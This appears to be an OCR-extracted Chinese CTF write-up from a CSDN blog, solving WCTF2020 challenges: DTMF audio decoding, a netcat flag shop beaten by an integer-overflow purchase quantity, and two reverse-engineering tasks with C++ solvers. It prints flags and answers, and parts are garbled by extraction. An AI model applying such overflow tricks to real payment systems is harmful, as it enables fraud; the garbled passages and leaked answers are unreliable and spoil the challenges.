
https://blog.csdn.net/weixin_45883223

girlfriend

音频文件隐写



丢到Audacity里，刚开始以为是摩斯密码（长短），解出来不对，听一下像是电话按键音



Google在线Detect DTMF Tones上传wav解出来下面的这段数字，像是手机拼音九键键盘，解出来发现只有前半段，根据名字girlfriend盲猜是youaremygirlfriend，再跟音频对比一下发现位数不对，最后有一个连续按四下的音，再看九键键盘推理出来最后一位加上个s

999*666*88*2*777*33*6*999*4*444*777*555*333*777
youaremygirlfr

Shop

Shop

202

070

Author: 52HeRtz

you can buy the flag in the shop, here's your exchange.

nc 47.97.40.187 12306

https://blog.csdn.net/weixin_45883223

在kali linux里输入一下命令，再输入1,2多试试

```
File Actions Edit View Help
root@kali: ~
root@kali:~# nc 47.97.40.187 12306
\WCTF2020SHOP
Welcome to wctf2020 shop
You can buy flags here
=====
1. Balance
2. Buy Flags
3. Exit system

Enter a menu selection
1

Balance: 2020

\WCTF2020SHOP
Welcome to wctf2020 shop
You can buy flags here
=====
1. Balance
2. Buy Flags
3. Exit system

Enter a menu selection
2
Currently for sale
1. Cheaper flag
2. Real lag
1
These fake flags cost 999 each, enter desired quantity
999
https://blog.csdn.net/weixin_45883223
```

The final cost is: 998001
Not enough funds to complete purchase



```
Welcome to wctf2020 shop
You can buy flags here
=====
1. Balance
2. Buy Flags
3. Exit

Enter a menu selection
2
Currently for sale
1. Cheaper flag
2. Real lag
2
Real flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one

Not enough funds for transaction
```



```
Welcome to wctf2020 shop
You can buy flags here
=====
1. Balance
2. Buy Flags
3. Exit
```

https://blog.csdn.net/weixin_45883223

Google一下找到了一篇英文的PicoCTF 2019 Writeup，里面有一道flag_shop，可知如果输入一个大数，就会溢出变成一个大负数

flag_shop

Problem

There's a flag shop selling stuff, can you buy a flag? Source. Connect with <nc 2019shell1.picoctf.com 3967>.

source

Solution

By reading the source code, we see that the `total_cost` is stored as a 4 byte signed integer:

```
if(number_flags > 0){
    int total_cost = 0;
    total_cost = 900*number_flags;
    printf("\nThe final cost is: %d\n", total_cost);
    if(total_cost <= account_balance){
        account_balance = account_balance - total_cost;
        printf("\nYour current balance after transaction: %d\n\n", acco
    }
    else{
        printf("Not enough funds to complete purchase\n");
    }
}
```

If we enter a large number for `number_flags`, `900*number_flags` would overflow and turn into a large negative number:

```
python  
>>> ((1<<31)//900)*1.5  
3579138.0
```

```
§ nc 2019shell1.picoctf.com 3967
Welcome to the flag exchange
We sell flags
```

1. Check Account Balance https://blog.csdn.net/weixin_45883223

2. Buy Flags

3. Exit

Enter a menu selection

2

Currently for sale

1. Definitely not the flag Flag

2 1337 Flag

1

These knockoff Flags cost \$00 each enter desired quantity

3579139

The final cost is: -1073743096

Your current balance after transaction: 1073744196

Welcome to the flag exchange

We sell flags

1. Check Account Balance

3. Buy Flare

3 Exit

Enter a menu selection:

2

[View details](#)

4. Businesses not the Case File

1. Deficiency

2

1337 flags cost 100

Enter 1 to buy one!

输入 3579138 就有钱了 有钱就能买flag了 有钱真好

```
1
These fake flags cost 999 each, enter desired quantity
3579138

The final cost is: -719408434

Your current balance after transaction: 719410454

WCTF{WEAKFLAG}

Welcome to wctf2020 shop
You can buy flags here
=====
1. Balance
2. Buy Flags
3. Exit

Enter a menu selection
2
Currently for sale
1. Cheaper flag
2. Real lag
2
Real flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one1
YOUR FLAG IS: wctf2020{0h_no000_y0u_r0b_my_sh0p}      https://blog.csdn.net/weixin_45883223
```

Reverse

Cr0ssFun

拖进ida里，把里面每一个函数都点开，再copy到自己的C++里，把&&， ==等格式改一下输出a1就行了

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3 char v4; // [rsp+0h] [rbp-30h]
4
5 puts("A");
6 puts("B");
7 puts("C");
8 puts("D");
9 puts("E");
10 puts("F");
11 while (1)
12 {
13 puts("Input the flag");
14 __isoc99_scanf((__int64) "%s", (__int64)&v4);
15 if ((unsigned int)check((__int64)&v4) == 1)
16 break;
17 puts("Ops, your flag seems fake.");
18 puts("=====");
19 rewind(_bss_start);
20 }
21 puts("Your flag is correct, go and submit it!");
22 return 0;
23 }

```
1 BOOL8 __fastcall check(__int64 a1)
2 {
3     return iven_is_handsome((BYTE *)a1);
4 }
```

```
1 BOOL8 __fastcall iven_is_handsome(_BYTE *a1)
2 {
3     return a1[10] == 112
4         && a1[13] == 64
5         && a1[3] == 102
6         && a1[26] == 114
7         && a1[20] == 101
8         && (unsigned int)iven_is_c0ol(a1);
9 }
```

```
#include<bits/stdc++.h>
using namespace std;
int main()
{
    char a1[100];
    a1[0] = 119 ;
    a1[6] = 50;
    a1[22] = 115;
    a1[31] = 110;
    a1[12] = 95;
    a1[7] = 48;
    a1[16] = 95;
    a1[11] = 112;
    a1[23] = 101;
    a1[30] = 117;
    a1[10] = 112;
    a1[13] = 64;
    a1[3] = 102;
    a1[26] = 114;
    a1[20] = 101;
    a1[1] = 99 ; a1[25] = 64; a1[27] = 101;
    a1[4] = 50 ; a1[17] = 114 ; a1[29] = 102 ; a1[17] = 114 ; a1[24] = 95;
    a1[2] = 116;
    a1[9] = 99;
    a1[32] = 125;
    a1[19] = 118;
    a1[5] = 48;
    a1[14] = 110;
    a1[15] = 100;
    a1[8] = 123;
    a1[18] = 51;
    a1[28] = 95;
    a1[21] = 114;
    cout<<a1;
    return 0;
}
```

运行结果

```
[C:\Users\1\Desktop\crossfun.exe]
wctf2020{cpp_nd_r3verse_re_fun} []
Process exited after 1.751 seconds with return value 0
请按任意键继续. . .
```

level1

根据output可知这些数都是输出的结果

The screenshot shows a Windows Notepad window titled "output.txt - 记事本". The file contains the following text:

```
198
232
816
200
1536
300
6144
984
51200
570
92160
1200
565248
756
1474560
800
6291456
1782
65536000
```

At the bottom of the window, there is a status bar with the text "Unix (LF)", "第1行, 第1列", and a URL "https://100%cdn.net/weixin_45883223".

拖进ida里看一下，把for循环里面的逆过来就行了

The screenshot shows the IDA Pseudocode-A view with the following C code:


```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     FILE *stream; // ST08_8
4     signed int i; // [rsp+4h] [rbp-2Ch]
5     char ptr[24]; // [rsp+10h] [rbp-20h]
6     unsigned __int64 v7; // [rsp+28h] [rbp-8h]
7
8     v7 = __readfsqword(0x28u);
9     stream = fopen("flag", "r");
10    fread(ptr, 1uLL, 0x14uLL, stream);
11    fclose(stream);
12    for ( i = 1; i <= 19; ++i )
13    {
14        if ( i & 1 )
15            printf("%ld\n", (unsigned int)(ptr[i] << i));
16        else
17            printf("%ld\n", (unsigned int)(i * ptr[i]));
18    }
19    return 0;
20 }
```

At the bottom right of the pseudocode window, there is a URL "https://blog.csdn.net/weixin_45883223".

把output作为a[20]里的值，但是注意i是从1开始的，所以要给a[0]赋个值，把ld改成c，unsigned int改成char，<<改成>>，*改成/

```
#include<bits/stdc++.h>
using namespace std;
int main()
{
    long a[20]={0,198,232,816,200,1536,300,6144,984,51200,570,92160,1200,565248,756,1474560,800,6291456,1782,6553
6000};
    for (int i = 1; i <= 19; ++i )
    {
        if ( i & 1 )
            printf("%c", (char)(a[i] >> i));
        else
            printf("%c", (char)(a[i]/i));
    }
    return 0;
}
```

运行结果



```
C:\Users\1\Desktop\level1.exe
ctf2020 {d9-dE6-20c}
-----
Process exited after 1.574 seconds with return value 0
请按任意键继续. . .
```

https://blog.csdn.net/weixin_45883222